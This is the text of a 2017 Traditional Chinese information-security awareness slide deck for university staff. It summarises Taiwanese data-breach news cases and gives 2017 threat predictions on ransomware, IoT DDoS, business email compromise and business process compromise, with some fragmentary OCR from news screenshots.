

長庚科技大學



106年度資訊安全宣導--<<資訊安全基本認知>>

一般人員教育訓練

漢昕科技股份有限公司

資安顧問 洪有志

簡報大綱



簡報大綱



個資暨資安案例分享




2017年資安預測



釣魚郵件與網站介紹與防護



物聯網(IoT)資安



勒索軟體介紹與防護

智慧TV變竊聽器？維基解密爆CIA監聽

20170309



電郵疑遭攔截萬筆個資洩 外交部說明

20170208



史上最大宗! 6券商集體遭駭客攻擊勒索

20170204



北市府洩個資 員工薪資看光光 20170110



駭客突襲勞部就業通3萬筆個資外流

20161026

台灣就業通

網站導覽 青年圓夢網 青年就業讚 青年職訓 政府課程查詢 專題調查 職業介紹 更多

台視新聞台

找工作

徵才

登錄

預設密碼補破網
1234567→改『亂碼』

登錄

關於台灣就業通
• 寄信信箱
• 網路客服VolP
• FAQ
• 隱私權政策

勞動部勞動力發展署 台灣就業通市面中心
專線電話：0800-777-888 傳真：02-77355388
服務時間：週一至週日24小時全天候服務
聯絡客服中心
服務地點


找工作APP

QR Code

討債駭 勞動部 3萬筆個資外流

駭客攻擊第一金證券系統 勒索比特幣

20160923



一銀盜領案起訴! 三嫌各求處12年

20160914



一銀ATM盜領案 GTV 八大第一台 HD

偵查終結

拉脫維亞籍 安德魯

羅馬尼亞籍 米海爾

摩爾多瓦籍 潘可夫

三人各自求刑12年

澎湖縣 26-31

19:00:35 秋節疏運 國道車流量上看290萬輛次，國1、國3首度實施高乘載管制

會員系統疑似個資外洩 兩廳院爆首起詐騙

20160901



中華郵政爆發個資外洩1.7萬筆

20160525



美資安專家: 2億7千萬信箱遭駭

20160504

華視新聞

最新消息
BREAKING NEWS

王者歸位
這一勝大加分
牛棚角色更吃重

臺東縣
25-31

美資安專家: 2.7億信箱帳號遭駭

07:17:18 星戰鐵粉日 願原力與你同在 粉絲歡度星際大戰日

簡報大綱



個資暨資安案例分享

2017年資安預測


釣魚郵件與網站介紹與防護

物聯網(IoT)資安

勒索軟體介紹與防護

1. 2017 年勒索病毒成長力道將開始平緩，但攻擊手法將朝多元化發展。

- 新的勒索病毒家族數量成長率將在 25% 左右，平均每個月約出現 15 個新的家族。由於勒索病毒的高峰期在 2016 年已過，因此在進入穩定期之後，歹徒將朝著多元化發展，讓病毒蔓延至更多潛在受害者、平台與更大的攻擊目標。
- 勒索病毒將成為資料外洩事件中的常客。
- 行動勒索病毒預料將追隨桌上型電腦勒索病毒的發展腳步。






◆ 勒索病毒家族逐年數量 (含 2017 年預測)。

2. 物聯網裝置將在分散式阻斷服務 (DDoS) 攻擊當中扮演更大的角色，而工業物聯網系統也將成為針對性攻擊的目標。

- 網路犯罪集團將使用類似 Mirai 殭屍網路的惡意程式來發動 DDoS 攻擊。
- 從 2017 年起，一些服務導向、新聞、企業和政治相關的網站，將遭到有系統的大規模 HTTP 流量攻擊。
- 廠商將無法及時阻止這類攻擊發生。
- 工業物聯網的發展趨勢將為企業帶來前所未有的資安危機和風險，並且連帶影響消費者。


利用流量放大技巧的 DDoS 攻擊



- ◆ Mirai 殭屍網路不需使用 DNS 伺服器來癱瘓目標，但仍足以讓許多使用者無法連上目標網站。理論上，物聯網殭屍網路也能發動流量放大技巧來發動 DDoS 攻擊，並且造成更大傷害。

3. 變臉詐騙太容易得逞將使得 2017 年的針對性詐騙數量增加。

- 專門以全球企業財務部門為攻擊目標的「變臉詐騙」，其手法是先駭入某個電子郵件帳號，然後再透過該帳戶指使員工將一筆款項匯到歹徒的銀行帳戶。
- 由於變臉詐騙太過容易得逞，尤其是假冒執行長的詐騙，因此將成為網路犯罪集團最愛的詐騙手法之一。
- 變臉詐騙郵件特別不容易偵測，因為這類郵件並未挾帶惡意程式或執行檔。



◆ 勒索病毒攻擊與變臉詐騙企業平均損失金額比較。


4. 商業流程入侵將逐漸獲得網路犯罪集團青睞，目標將鎖定財務相關部門。

- 歹徒的最終目標仍是將資金匯出，但「商業流程入侵」(Business Process Compromise，簡稱 BPC)的攻擊對象並不侷限於財務部門。
- BPC攻擊平均不法潛在獲利為 8,100 萬美元。
- 可能的攻擊手法包括：
 - 駭入採購系統，進而暗中攔截原本應該匯給廠商的款項。
 - 駭入付款流程系統也能收到類似效果。
 - 駭入出貨中心的電腦系統，將高價值的商品轉寄至歹徒指定的地點。

變臉詐騙 (BEC)




商業流程入侵 (BPC)



◆ BEC 和 BPC 攻擊過程比較。

5. Adobe 和 Apple 平台新發現的漏洞數量將超越 Microsoft。

- 因為 Windows PC 出貨量近年來持續衰退之外，另一項因素是有越來越多使用者平常使用智慧型手機或商用平板而非一般電腦。
- 所有的 Adobe 漏洞最後都會被收錄到漏洞攻擊套件當中。
- 購買 Mac 電腦的消費者越來越多，歹徒的目光就會開始轉向 Apple 的軟體漏洞。

